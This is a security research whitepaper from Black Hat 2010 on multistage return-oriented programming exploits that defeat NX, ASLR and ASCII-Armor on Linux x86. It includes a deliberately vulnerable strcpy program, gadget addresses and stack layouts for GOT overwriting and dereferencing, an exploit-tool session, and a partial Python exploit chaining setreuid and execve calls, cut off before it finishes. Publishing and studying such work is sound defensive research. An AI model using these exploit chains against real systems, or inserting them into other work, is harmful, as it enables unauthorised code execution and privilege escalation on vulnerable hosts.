PAYLOAD ALREADY INSIDE: DATA REUSE FOR ROP EXPLOITS

Black Hat USA 2010 Whitepaper

longld at vnsecurity.net

Abstract

Return-oriented programming (ROP), based on return-to-libc and borrowed-code-chunks techniques, is one of the buzzing advanced exploitation techniques these days to bypass NX. There are several practical works using ROP techniques for exploitations on Windows, iPhone OS to bypass DEP and code signing. On most of modern Linux distributions, ASCII-Armor address mapping (which maps libc addresses starting with NULL byte) and Address Space Layout Randomization (ASLR) are enable by default to protect against return-to-libc / ROP techniques.

In this paper, we will show how we can extend old advanced return-to-libc techniques to multistage techniques that can bypass ASLR and ASCII-Armor mapping and make ROP/return-to-libc exploitation on modern Linux x86 become easy. In addition, by reusing not only codes but also data from the binary itself, we can build any chained ret2libc calls or ROP calls to bypass ASLR protection.

Acknowledgements

The author would like to thank to Thanh Nguyen (rd), Duy-Dinh Le (ledduy) for reviewing this paper. Special thanks to Thanh Nguyen for contributing valuable ideas and advices.

Keywords: return-oriented-programming, return-to-libc, aslr, nx, ascii-armor, buffer overflow, exploitation

Table of Contents

1 Introduction

Buffer overflow vulnerability has more than 30 years old and still relevant, popular today. Since then, many mitigation techniques have been developed to protect systems from buffer overflow vulnerability at both application and system level. In this paper we will focus on the advanced system level protection techniques including Non-Executable (NX/XD/DEP), Address Space Layout Randomization (ASLR) and ASCII-Armor address mapping that are available on most of modern Linux distributions. In parallel with development of defense techniques, many advanced exploitation techniques have been developed to bypass these protections.

Exploiting buffer overflow is more difficult on modern Linux distributions that are shipped with full ASLR and NX nowadays. There is no known generic solution to bypass both NX and ASLR on Linux x86. Traditional code injection attack [1] does not work anymore with NX enabled systems. Return-to-libc [2] (ret-to-libc), a widely known attack, was developed to bypass NX. Practical exploits with ret-to-libc may require to make chained ret-to-libc calls, e.g *setuid(0); system("/bin/sh")*. That can be done via advanced techniques such as esp lifting and frame faking [3]. Recently, Return-Oriented-Programming (ROP) attack [4], [5], based on ret-to-libc and borrowed code chunks [6] ideas, is the new advanced exploitation technique to bypass NX/DEP on various systems [5], [7], [8], [9]. Instead of returning into libc functions, in ROP we return into the code chunks ending by RET instruction called gadgets. We can perform arbitrary computation with ROP if we have enough number of gadgets [4].

Though ret-to-libc and ROP can be used to bypass NX, it still has problems with ASLR and ASCII-Armor protection. The attacker has to resolve libc function address and function arguments addresses that are both randomized. NULL byte in input can be dropped by string processing functions. In order to bypass ASLR, the attacker could use brute-forcing [10] to guess randomized addresses or exploit an information leak vulnerability such as format string bug. Brute-forcing can work with library addresses due to low entropy of randomness. With the evolution of ROP, a "*surgical precision”* technique [11] has been developed to bypass ASLR via GOT overwriting and GOT dereferencing. This technique can solve randomized library addresses for ret-to-libc attack but the problem with randomized stack still remains.

In this paper, we introduce a multistage return-oriented technique to exploit buffer overflow vulnerability on modern Linux x86 that could bypass NX, ASLR and ASCII-Armor mapping. Our technique is a combination and extension of advanced ret-to-libc [3] to bypass NX, and resolving libc address at runtime [11] to bypass ASLR. NULL byte problem and ASCII-Armor protection will be bypassed by a stage-0 loader.

- Firstly, we make a custom stack at a fixed location and use this for our actual payload (stage-1) with chained ret-to-libc calls or ROP gadgets. This can be done easily with any writable memory location as shown in section 2.2.
- Secondly, we transfer the actual payload to our custom stack with a stage-0 loader. Section 2.3 will show how stage-0 loader is constructed to reuse data bytes in vulnerable binary to generate payload. At the end of stage-0 we switch stack frame to our custom stack and execute actual payload from there. In section 3.1 we will show some alternatives of stage-0 loader that makes it become a generic technique.

- Finally, section 2.4 and section 2.5 will describe how we resolve libc address at runtime with ROP and some common strategies for stage-1 payload.

2 Multistage return-oriented exploitation technique

2.1 The sample vulnerable program

We will use below simple stack based buffer overflow code to illustrate our technique.

```
// vuln.c
// gcc -o vuln vuln.c -fno-stack-protector -fno-pie -mpreferred-stack-boundary=2

#include <string.h>
#include <stdio.h>

int main (int argc, char **argv)
{
    char buf[256];
    int i;
    seteuid (getuid());
    if (argc < 2)
    {
        puts ("Need an argument\n");
        exit (1);
    }

    // vulnerable code
    strcpy (buf, argv[1]);

    printf ("%s\nLen:%d\n", buf, (int)strlen(buf));
    return (0);
}
```

Above code is compiled and run on Fedora 13 x86, kernel 2.6.33 with ASLR and ExecShield. In order to exploit this program, we would need to make chained ROP/ret-to-libc calls and payload must not contain NULL byte.

2.2 A custom stack at fixed location

If we can make a custom stack at fixed location then jump to there and continue execution we can solve below problems:

- Randomized stack address thus bypasses ASLR
- Precise location as required by arguments of chained ret-to-libc calls
- Control trailing "*leave*" instruction in ROP gadgets as see in section

We can easily to identify that fixed location for our purpose in non-position independent binary, such as ".data" or ".bss" area. Below is output from *readelf*.

```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0804818c 00018c 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481ac 0001ac 0000b0 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804825c 00025c 000073 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482d0 0002d0 000016 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482e8 0002e8 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             08048308 000308 000008 08   A  5   0  4
  [10] .rel.plt          REL             08048310 000310 000048 08   A  5  12  4
  [11] .init             PROGBITS        08048358 000358 000030 00  AX  0   0  4
  [12] .plt              PROGBITS        08048388 000388 0000a0 04  AX  0   0  4
  [13] .text             PROGBITS        08048430 000430 0001dc 00  AX  0   0 16
  [14] .fini             PROGBITS        0804860c 00060c 00001c 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048628 000628 000028 00   A  0   0  4
  [16] .eh_frame_hdr     PROGBITS        08048650 000650 000024 00   A  0   0  4
  [17] .eh_frame         PROGBITS        08048674 000674 00007c 00   A  0   0  4
  [18] .ctors            PROGBITS        080496f0 0006f0 000008 00  WA  0   0  4
  [19] .dtors            PROGBITS        080496f8 0006f8 000008 00  WA  0   0  4
  [20] .jcr              PROGBITS        08049700 000700 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         08049704 000704 0000c8 08  WA  6   0  4
  [22] .got              PROGBITS        080497cc 0007cc 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        080497d0 0007d0 000030 04  WA  0   0  4
  [24] .data             PROGBITS        08049800 000800 000004 00  WA  0   0  4
  [25] .bss              NOBITS          08049804 000804 000008 00  WA  0   0  4
  [26] .comment          PROGBITS        00000000 000804 00002c 01  MS  0   0  1
  [27] .shstrtab         STRTAB          00000000 000830 0000fc 00      0   0  1
  [28] .symtab           SYMTAB          00000000 000ddc 000470 10     29  45  4
  [29] .strtab           STRTAB          00000000 00124c 000265 00      0   0  1
```

We can pick 0x08049804 as the location for our custom stack. In fact, we can choose any address in range 0x08049000 – 0x0804a000 for our purpose as long as it is static, known in advance, writable and its size is large enough (at least 4096 bytes). Some notes in choosing address for custom stack:

- In order to avoid NULL value in address we should choose the address has last byte value small, e.g: 0x08049810
- Be careful to not accidentally overwrite entries in GOT table
- As stack will grow down, we should not make it at start of data page, e.g choosing address 0x08049010 will likely make later ret-to-libc calls failed
- In generic case, it is safe to pick address after ".data" or ".bss" for our custom stack

We have a perfect static custom stack for our payload, the next problem is how to transfer desired ROP/ret-to-libc payload the custom stack while absolutely there's no function in code do that for us. In next section we will show how we extent the old advanced ret-to-libc technique [3] to a generic stage-0 loader that will transfer the next stages payload to our custom stack.

2.3 Stage-0 payload loader

When we control the execution from stack based buffer overflow vulnerability, we will also control the stack. In full ASLR enabled environment, stack is randomized and it is hard to guess that address in latest kernel. Also, ASCII-Armor address mapping, which maps libc addresses starting with NULL byte, will stop us from having libc function address in the input processed by string operation functions. We could use memory transfer functions (e.g memcpy(), strcpy()) to copy our payload piece by piece to a new location but we cannot rely on the source. The idea here is quite simple and straightforward: instead of trying copy the whole payload to the custom stack we will transfer byte-per-byte value of the payload with return-to-plt and esp lifting method [3].

2.3.1 Return-to-plt

In non-position independent binary, PLT (Procedure Linkage Table) section will be mapped at fixed addresses so we can return to functions in PLT for our payload transfer purpose.

```
gdb$ disassemble main
Dump of assembler code for function main:
   0x080484e4 <+0>:     push   ebp
   0x080484e5 <+1>:     mov    ebp,esp
   0x080484e7 <+3>:     and    esp,0xfffffff0
   0x080484ea <+6>:     sub    esp,0x120
   0x080484f0 <+12>:    call   0x80483e8 <getuid@plt>
   0x080484f5 <+17>:    mov    DWORD PTR [esp],eax
   0x080484f8 <+20>:    call   0x8048408 <seteuid@plt>
   0x080484fd <+25>:    cmp    DWORD PTR [ebp+0x8],0x1
   0x08048501 <+29>:    jg     0x804851b <main+55>
   0x08048503 <+31>:    mov    DWORD PTR [esp],0x8048634
   0x0804850a <+38>:    call   0x80483f8 <puts@plt>
   0x0804850f <+43>:    mov    DWORD PTR [esp],0x1
   0x08048516 <+50>:    call   0x8048418 <exit@plt>
   0x0804851b <+55>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804851e <+58>:    add    eax,0x4
   0x08048521 <+61>:    mov    eax,DWORD PTR [eax]
   0x08048523 <+63>:    mov    DWORD PTR [esp+0x4],eax
   0x08048527 <+67>:    lea    eax,[esp+0x1c]
   0x0804852b <+71>:    mov    DWORD PTR [esp],eax
   0x0804852e <+74>:    call   0x80483c8 <strcpy@plt>
   0x08048533 <+79>:    lea    eax,[esp+0x1c]
   0x08048537 <+83>:    mov    DWORD PTR [esp],eax
   0x0804853a <+86>:    call   0x80483b8 <strlen@plt>
   0x0804853f <+91>:    mov    edx,eax
   0x08048541 <+93>:    mov    eax,0x8048645
   0x08048546 <+98>:    mov    DWORD PTR [esp+0x8],edx
   0x0804854a <+102>:   lea    edx,[esp+0x1c]
   0x0804854e <+106>:   mov    DWORD PTR [esp+0x4],edx
   0x08048552 <+110>:   mov    DWORD PTR [esp],eax
   0x08048555 <+113>:   call   0x80483d8 <printf@plt>
   0x0804855a <+118>:   mov    eax,0x0
   0x0804855f <+123>:   leave
   0x08048560 <+124>:   ret
End of assembler dump.
```

Obviously, functions which do memory transfer such as strcpy(), sprintf(), scanf(), memcpy() can be used. Here we choose strcpy() / sprintf() to avoid NULL byte in input (strcpy() and sprintf() are equivalent and can be used interchangeably to copy one or more bytes from a location to another one).

In order to transfer our desired payload to the custom stack we will return to strcpy@PLT in binary multiple times, the stack layout will look like below:

```
strcpy@PLT | pop-pop-ret | custom_stack_address   | address_of_desired_byte_1
strcpy@PLT | pop-pop-ret | custom_stack_address+1 | address_of_desired_byte_2
...
strcpy@PLT | pop-pop-ret | custom_stack_address+n | address_of_desired_byte_n
```

pop-pop-ret gadget can be easily found in function's epilogue or ROP gadgets catalog. Below gadgets found in “*vuln*”program:

```
0x80484b3L: pop ebx ; pop ebp ; ret
0x80485d7L: pop edi ; pop ebp ; ret
```

Availability of strcpy() / sprintf()

We examined 916 binaries in folder /bin, /sbin, /usr/sbin, /usr/bin of default Fedora 13 Live CD installation with size larger than 20 KB and found that strcpy() or sprintf() is available in 66.5% of binaries. This result may lead to a conclusion that availability of strcpy() / sprintf() in vulnerable programs are quite high and we can apply our method in most of the cases. To make our method to be a generic solution, in section 3.1.1 we will show how to convert any PLT function to strcpy() / sprintf() with GOT overwriting technique.

Availability of byte values

We examined 916 binaries in folder /bin, /sbin, /usr/sbin, /usr/bin of default Fedora 13 Live CD installation with size larger than 20 KB and found that 98.7% of binaries contain all 256 values of 1 byte (from 0x00 to 0xff). Even there is some missing byte values, we still can construct our payload because we can adjust the payload to avoid unavailable values.

2.3.2 The loader

Our stage-0 payload loader will work as following:

- It receives the input as a sequence of bytes of next stage payload that may contain any byte values (including NULL)
- For each one or more bytes of the input, searches in binary for longest sub-string that matches then gets the address of match string. If there's a 0x0 (NULL) in address value, try the next match.
- Generate the strcpy() sequence as described in section 2.3.1
- Repeat the above two steps until no byte left

There is no NULL byte in the stage-0 payload. For the next stage payload, we could copy any value including NULL byte to the custom stack which would effectively bypass ASCII-Armor mapping protection.

The example below shows the stage-0 payload to load “/bin/sh” string to the location at address 0x08049824

```
--- PLT entries ---
Function                 Address
exit                     0x8048418
__gmon_start__           0x8048398
puts                     0x80483f8
strcpy                   0x80483c8
__libc_start_main        0x80483a8
seteuid                  0x8048408
printf                   0x80483d8
getuid                   0x80483e8
strlen                   0x80483b8

pop-pop-ret gadget:
0x80484b3: pop ebx ; pop ebp ; ret

Byte values and stack layout
0x8048134 : 0x2f '/'
      ['0x80483c8', '0x80484b3', '0x8049824', '0x8048134']
0x8048137 : 0x62 'b'
      ['0x80483c8', '0x80484b3', '0x8049825', '0x8048137']
0x804813d : 0x696e 'in'
      ['0x80483c8', '0x80484b3', '0x8049826', '0x804813d']
0x8048134 : 0x2f '/'
      ['0x80483c8', '0x80484b3', '0x8049828', '0x8048134']
0x804887f : 0x736800 'sh\x00'
      ['0x80483c8', '0x80484b3', '0x8049829', '0x804887b']
```

At the end of stage-0, we need to switch stack pointer to our custom stack then continue the next stage from there. This can be done via fame-faking method [3], but instead of returning to function's epilogue we can use any ROP gadget that alters the ESP register. Below gadgets are available in most of binaries and can be used:

```
      pop ebp; ret       # load the custom stack address
      leave; ret         # switch to new stack frame
or
      mov esp, ebp; pop ebp; ret
```

We have constructed a static stack and transfered the desired payload to our custom stack, now we can move on to stage-1 payload. The mission now is to bypass NX and ASLR that can be done via ret-to-libc and/or ROP. In the next section we will show how to resolve randomized run-time address of libc functions to perform ret-to-libc attack.

2.4 Resolving libc addresses

Though we might be able to do brute-forcing for libc function addresses as it is not truly randomized, we will not discuss about it here. In this section we will show how we resolve randomized libc address via GOT overwriting and GOT dereferencing techniques as described detail in [11]. In [11], GOT overwriting has 95% and GOT dereferencing has 49.5% success rate on Fedora 10 x86. We will show that we can extend these techniques to be used on any binary at 100% success rate when we have a static custom stack in hand.

2.4.1 GOT overwriting

GOT overwriting is a popular technique used in format string exploit. What we intend to do is to overwrite the content of GOT entry of a function (e.g printf()) with our value to point to target function (e.g system()) then call its PLT entry to trigger. Though addresses of libc functions are randomized, the offset between two functions is a constant:

```
      offset = execve() - printf()
      execve() = printf() + offset
```

After printf() is called the first time, corresponding GOT entry of printf() will contain the libc runtime address of it. In order to overwrite GOT entry of printf() with execve() we need some gadgets to load the values, sum it and store to the GOT memory location. In case of the "*vuln"* binary we found below gadgets:

```
      pop ecx ; pop ebx ; leave; ret           (1)
      pop ebp; ret                             (2)
      add [ebp+0x5b042464] ecx ; pop ebp; ret  (3)
```


We will load the offset to ECX, the address of printf@GOT subtracted by 0x5b042464 to EBP then the "*add*" gadget will sum it up and write libc execve() address to printf@GOT. Be noted that, the gadget (1) to load ECX has a trailing "*leave*" instruction and cannot be used if stack is randomized as we will loose the control of execution after "*leave*". This is not a problem with our custom stack as it is loaded at a fixed location with address is known in advance. We can repeat these steps to overwrite as many GOT entries as we want then make any chained ret-to-libc calls via PLT entries.

Stack layout for GOT overwriting code will look like below:

```
--- PLT entries ---
Function                Address
...
printf                  0x80483d8
...
--- GOT table ---
Function          Address
...
printf                  0x80497f0
...

Offset value:
      execve() = 0x09de10
      printf() = 0x049cf0
      offset = 0x54120

Gadgets address:
      0x8048624: pop ecx ; pop ebx ; leave ; ret
      0x80484b4: pop ebp ; ret
      0x80484ae: add [ebp+0x5b042464] ecx ; pop ebp ; ret
```



2.4.2 GOT dereferencing

This technique is similar to GOT overwriting but instead of writing the sum result to memory we sum to a register then jump to it via "*call reg; ret*" gadget or "*jmp reg*". In case of the "*vuln*" binary, we found below gadgets:

```
      pop eax ; pop ebx ; leave ; ret                                         (1)
      add eax [ebx-0xb8a0008] ; lea esp [esp+0x4] ; pop ebx ; pop ebp ; ret   (2)
      call eax ; leave ; ret                                                  (3)
```


Again, these useful gadgets contain trailing "*leave*" that can be solved with our custom static stack. By returning back to our stack after "*call eax*", we can repeat these steps to make any chained ret-to-libc calls.

Stack layout for GOT dereferencing code will look like below:

```
--- PLT entries ---
Function                 Address
...
printf                   0x80483d8
...
--- GOT table ---
Function           Address
...
printf                   0x80497f0
...

Offset value:
      execve() = 0x09de10
      printf() = 0x049cf0
      offset = 0x54120
```

```
Gadgets address:
      0x80484b4: pop ebp ; ret
      0x8048384: pop eax ; pop ebx ; leave ; ret
      0x80485fe: add eax [ebx-0xb8a0008] ; lea esp [esp+0x4] ;
                 pop ebx ; pop ebp ; ret
      0x80484e0: call eax ; leave ; ret
```


Stack growth
...
0x80484e0
0x8048934
0xbabeface
0xbaadcafe
0x80485fe
0x138e97f4
0x54120
0x8048384
0x0804920
0x80484b4
0x0804910
0x80484e0: call eax ; leave; ret
0x80485fe: add eax [ebx-0xb8a0008];
lea esp [esp+0x4]; pop ebx; pop ebp; ret
printf@GOT + 0xb8a0008 = 0x138e97f4
execve() - printf() = 0x54120
0x8048384: pop eax; pop ebx; leave; ret
0x80484b4: pop ebp; ret

2.4.3 Availability of GOT manipulation gadgets

We examine the "*vuln*" binary for GOT overwriting and dereferencing gadgets in section 2.4.1, 2.4.2 and found that it does not belongs main() function but auxiliary functions generated by GCC compiler. That means we can find these gadgets in any binary compiled by GCC on most of modern Linux distributions.

```
GOT overwriting gadgets:
   0x8048624 <_fini+24>:      pop    ecx
   0x8048625 <_fini+25>:      pop    ebx
   0x8048626 <_fini+26>:      leave
   0x8048627 <_fini+27>:      ret

   0x80484ae <__do_global_dtors_aux+78>:  add    DWORD PTR [ebp+0x5b042464],ecx
   0x80484b4 <__do_global_dtors_aux+84>:  pop    ebp
   0x80484b5 <__do_global_dtors_aux+85>:  ret

GOT dereferencing gadgets:
   0x8048384 <_init+44>:      pop    eax
   0x8048385 <_init+45>:      pop    ebx
   0x8048386 <_init+46>:      leave
   0x8048387 <_init+47>:      ret

   0x80485fe <__do_global_ctors_aux+30>:  add    eax,DWORD PTR [ebx-0xb8a0008]
   0x8048604 <__do_global_ctors_aux+36>:  lea    esp,[esp+0x4]
   0x8048608 <__do_global_ctors_aux+40>:  pop    ebx
   0x8048609 <__do_global_ctors_aux+41>:  pop    ebp
   0x804860a <__do_global_ctors_aux+42>: ret
```

2.5 Stage-1 payload

We may have many strategies for stage-1 payload as the job now is easy. If we just need to make few function calls, chained ret-to-libc is enough. If we have to perform a complicated task, such as making a bind shell, we may want to execute shellcode directly. In this section we will show some common strategies for stage-1 payload to by pass NX on most of modern Linux distributions.

2.5.1 Chained ret-to-libc calls

This is the most generic method to bypass NX. Some additional restrictions from kernel patches such as Grsecurity, SELinux might block the execution of some system calls. With the help from ROP gadgets for esp lifting, we can make function calls with more than 2 arguments. In the case of "*vuln*" program we found below gadgets:

```
0x80485d5: pop ebx ; pop esi ; pop edi ; pop ebp ; ret                (1)
0x80485d2: add esp 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret  (2)
```

Gadget (1) can be used for function calls with 1 to 4 arguments, gadget (2) can be used for function calls with any number of arguments (up to 11).

The disadvantages of chained ret-to-libc calls are:

a) We cannot perform arbitrary code execution with it, e.g: loop, conditional jump

b) It is not easy to handle return value from previous call for next call as we need to place it on stack

c) Implementing complicated shellcode (e.g: bind shell, reverse shell) will be complicated in pure ret-to-libc.

These disadvantages can be overcome with ROP gadgets complement. For example, return value from function call (usually stored in eax register) can be placed on custom stack with store memory gadgets found in libc:

```
      pop edx ; ret
      mov [edx+0x18], eax; ret
```

Addresses of these gadgets can be calculated at runtime then be called with GOT overwriting technique.

2.5.2 Return-to-mprotect

mprotect() restriction was introduced by PaX project many years ago [12], but it has not been integrated into mainstream kernel and most of modern Linux distribution shipped with non-restricted mprotect(). On non-restricted mprotect() systems, we can do ret-to-mprotect(), ret-to-memcpy(), ret-to-mprotect(), ret-to-shellcode chains to bypass NX protection.

2.5.3 ROP shellcode

As we can resolve libc addresses effectively and bypass ASCII-Armor mapping, we can utilize large number of ROP gadgets in libc to perform any computation we want. Our custom static stack also help to make ROP shellcode [4] more easy.

3 Practical ROP exploit

3.1 A complete stage-0 loader

In section 2.4.1 we assumed that strcpy() / sprintf() is available in vulnerable programs and it is used for our stage-0 loader. In this section we will show how we can extend our idea to make stage-0 loader become a generic solution and can be applied to any vulnerable program.

3.1.1 Turn any function to strcpy() / printf()

If there is no strcpy() / sprintf() in binary, we can turn any libc function used by the binary to strcpy() / printf() via GOT overwriting technique described in section 2.4.1. We need few tricks to deal with NULL byte and trailing "*leave*" problem. Let take a detail look how we turn printf() to be strcpy() in the "*vuln*" program.

Dealing with trailing "leave"

In section 2.4.1, we use below gadgets for GOT overwriting:

```
pop ecx ; pop ebx ; leave; ret           (1)
pop ebp; ret                             (2)
add [ebp+0x5b042464] ecx ; pop ebp; ret  (3)
```

At stage-0, stack is randomized so gadget (1) to load ECX register with trailing "*leave*" cannot be used. Instead, we will return back to a function that alters ECX register content to its argument value on stack. That kind of functions can be easily found in binary by referring to Linux syscall table. In case of the "*vuln*" program we can return to seteuid() with euid is any value we want. The call will fail but we can continue the execution with ecx register loaded. This trick can be applied to set other registers (EAX, EBX, EDX) as well.

Dealing with NULL byte in offset

In order to avoid NULL byte in input, we can perform the "*add*" twice with one negative value. For example, to add the offset value 0x54120 to GOT entry we first add it with 0x41414141 then with 0xbec3ffdf.

Another trick is shift the GOT address one byte lower and calculate the new offset.

```
execve() = 0x09de10
printf() = 0x049cf0
offset = (0x539e10 << 8 + 1) - (0x4e5cf0 << 8) = 0x5412001
```

3.1.2 ROP stage-0 loader

In large binaries, we may find “load” and “add” gadgets without trailing “*leave*” which is similar to below:

```
      pop ecx; ret                             (1)
      pop ebp; ret                             (2)
      add [ebp+0x5b042464] ecx; ret            (3)
```

We can use these gadgets as our stage-0 loader with the custom stack address is loaded to EBP and payload value is loaded to ECX, then we transfer 4-bytes at once. Be noted that we have to choose an uninitialized data area for our custom stack with this method.

3.2 Practical ROP gadgets catalog

In theory, with large binaries (e.g libc) we can build ROP gadgets catalog to be Turing complete [4] to perform any computation. In practice, in order to build ROP exploits we only need few gadgets that can be found in any binary as shown in section 2. To develop ROP exploits, searching in vulnerable binaries for following gadgets sounds enough:

```
      pop r32; ret
      add [r32 + offset] r32; ret
      add r32, [r32 + offset]; ret       (optional)
      call r32; ret                      (optional)
      jmp r32                            (optional)
```

Keeping the gadgets catalog small, generic, we can easily build automated, highly portable ROP exploit tools.

4 Putting all together

We implemented a proof of concept tool, called ROPEME (ROP Exploit Made Easy), to generate, store and search for ROP gadgets in binaries following the algorithm described in [4]. We search the binary for RET opcode (0xc3) then backward disassemble from that location for few instructions and store results in a trie, or prefix tree for later searching. Duplicated gadgets will also be saved for alternative addresses to avoid bad characters. In addition, we implemented a stage-1 and stage-0 payload generator as discussed in previous sections to automate ROP exploits.

A sample session of interactive shell used to generate and search for ROP gadgets will look like:

```
$ ./ropeme/ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> help
Available commands: type help <command> for detail
  generate        Generate ROP gadgets for binary
  load            Load ROP gadgets from file
  search          Search ROP gadgets
  shell           Run external shell commands
  ^D              Exit
```

```
ROPeMe> generate vuln 3
Generating gadgets for vuln with backward depth=3
It may take few minutes depends on the depth and file size...
Processing code block 1/1
Generated 58 gadgets
Dumping asm gadgets to file: vuln.ggt ...
OK
ROPeMe> help search
Search for ROP gadgets, support wildcard matching ?, %
Usage: search gadget [-exclude_instruction]
Example: search mov eax ? # search for all gadgets contains "mov eax"
Example: search add [ eax % ] % # search for all gadgets starting with "add [eax"
Example: search pop eax % -leave # search for all gadgets starting with "pop eax"
and not contains "leave"

ROPeMe> search add [ %
Searching for ROP gadget:  add [ % with constraints: []
Searching for ROP gadget:  add [ % with constraints: []
0x8048383L: add [eax+0x5b] bl ; leave ;;
0x804855eL: add [eax] al ; add [eax] al ; leave ;;
0x8048361L: add [eax] al ; add [ebx-0x7f] bl ;;
0x8048615L: add [eax] al ; add [ebx-0x7f] bl ;;
0x804855fL: add [eax] al ; add cl cl ;;
0x8048560L: add [eax] al ; leave ;;
0x80484aeL: add [ebp+0x5b042464] ecx ; pop ebp ;;
0x8048363L: add [ebx-0x7f] bl ;;
0x8048617L: add [ebx-0x7f] bl ;;

ROPeMe> search pop ?
Searching for ROP gadget:  pop ? with constraints: []
0x80484b4L: pop ebp ;;
0x8048573L: pop ebp ;;
0x80485d8L: pop ebp ;;

ROPeMe> search pop ? pop ?
Searching for ROP gadget:  pop ? pop ? with constraints: []
0x80484b3L: pop ebx ; pop ebp ;;
0x8048608L: pop ebx ; pop ebp ;;
0x80485d7L: pop edi ; pop ebp ;;
```

Below is the sample exploit code for “*vuln*” program with chained ROP/ret-to-libc calls.

```
#!/usr/bin/env python

import struct
import os
import sys
from ropeme.payload import *

# exploit template
def exploit(program, libc, memdump = ""):
    # turn debug = 1 for verbose output
    P = ROPPayload(program, libc, memdump, debug = 0)
    # these gadgets can be found by ropshell.py or ropsearch.py
    ### start ###
    # pop ecx ; pop ebx ; leave ;; = 0x8048624
    # pop ebp ;; = 0x80484b4
    # add [ebp+0x5b042464] ecx ; pop ebp ;; = 0x80484ae
    ### end ###

    P.gadget_address["addmem_popr1"] = 0x8048624
    P.gadget_address["addmem_popr2"] = 0x80484b4
    P.gadget_address["addmem_add"] = 0x80484ae
    P.gadget_address["ret"] = 0x8048574 # to avoid unavailable byte value

    # set the custom stack address if required
    P.stack = 0x08049810

    # pick getuid() as the target function for GOT overwriting
    target = "getuid"

    # stage-1: overwrite GOT entry of target function with setreuid()
    stage1 = P.got_overwrite(target, target, "setreuid", trailing_leave = 1,
                                leave_offset = -16, got_offset = 0x5b042464)

    # stage-1: call setreuird() via PLT to restore ruid/euid to nobody = 99
    stage1 += P.stage1_setreuid(target, -1, 99)
    stage1 += P.stage1_setreuid(target, 99, -1)

    # stage-1: overwrite GOT entry of target functuon with execve()
    # which already points to setreuid() in previous step
    stage1 += P.got_overwrite(target, "setreuid", "execve", 1, -16, 0x5b042464)

